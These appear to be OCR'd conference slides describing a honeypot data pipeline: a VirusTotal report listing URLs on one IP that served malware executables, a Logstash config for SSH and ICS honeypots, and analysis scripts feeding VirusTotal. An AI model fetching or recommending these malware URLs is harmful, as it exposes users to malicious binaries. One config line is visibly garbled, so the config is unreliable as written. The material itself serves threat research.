


DETAILS FOR 222.186.30.202

Hosting 0 malicious domains for 1 week

AS

Prefix	ASN	Network Owner Description
222.186.30.0/24	AS 23650	CHINANET-JS-AS-AP AS Number for CHINANET jiangsu provi
222.184.0.0/13	AS 4134	CHINANET-BACKBONE No.31,Jin-rong Street,CN 86400



222.186.30.202 IP address information

Geolocation

Country	CN
Autonomous System	23650 (AS Number for CHINANET jiangsu province backbone)

Passive DNS replication

VirusTotal's passive DNS only stores address records. **The following domains resolved to the given IP address.**


2013-10-28	www.xcwangluo.com
2013-07-18	www.79pan.com


Latest detected URLs

Latest URLs hosted in this IP address **detected by at least one URL scanner or malicious URL dataset**.

5/62	2015-04-09 11:17:51	http://222.186.30.202/system.exe
3/62	2015-04-08 15:15:54	http://222.186.30.202:6929/system.exe
2/62	2015-04-08 14:49:45	http://222.186.30.202:917/system.exe
5/62	2015-04-01 03:10:51	http://222.186.30.202/office.exe
2/62	2015-03-31 16:07:32	http://222.186.30.202:8081/office.exe
1/62	2015-03-13 20:39:10	http://222.186.30.202/
1/62	2015-03-05 09:34:08	http://222.186.30.202:1842/4.jpg
1/62	2015-03-03 10:20:14	http://222.186.30.202:3282/4.jpg
1/62	2015-02-18 22:15:06	http://222.186.30.202:4484/4.dll
1/62	2015-02-11 12:30:34	http://222.186.30.202:58/sb360.exe

SERVER ACTIONS






```
input {

    if ( [type] == "SSH" or [type] == "GasPot" or [type] == "Conpot" ) {
      redis {
          host => "localhost"
          type => "redis-input"
          data_type => "list"
          key => "honeynet"
      }
    }

    if ( [type] == "ssh_intel" or [type] == "GasPot" or [type] == "ssh_intel
== "ssh_replaylogs" ) {
    tcp {
        mode => "server"
        codec => json_lines
        port => "6782"
  }
```

FILES FROM HONEYPOTS


On the server



```
josh@ubuntu:/opt/files/incoming$ ls -l
total 48
-rw-r--r-- 1 logstash logstash 32484 Sep 23 18:15 conpot.log
-rw-r--r-- 1 logstash logstash  2279 Sep 23 18:15 cowrie.json
-rw-r--r-- 1 logstash logstash  5834 Sep 23 18:15 cowrie.log
-rwxrwxrwx 1 logstash logstash   801 Sep 23 18:15 malware_from_honeypots.txt
```

PROCESS LOGS

On the server



```
analysis/
  conpot_reader.py
  cowrie_log_analysis.py
  gaspot_reader.py
  investigate_api_key.txt
  virustotal_api.py
  virustotal_api_key.txt
```

DEEPSEC

PROCESS LOGS


- virustotal_api.py
  Read hashes and send to VirusTotal
- conpot_reader.py
  Read conpot logs / format for database
- cowrie_log_analysis.py
  Read SSH logs / format for database
- gaspot_reader.py
  Read gaspot logs / format for database

EXTRA SPECIAL THINGS

- VirusTotal API
- OpenDNS Investigate
- Cuckoo
- More coming…

LOOKING AT INVESTIGATE DATA

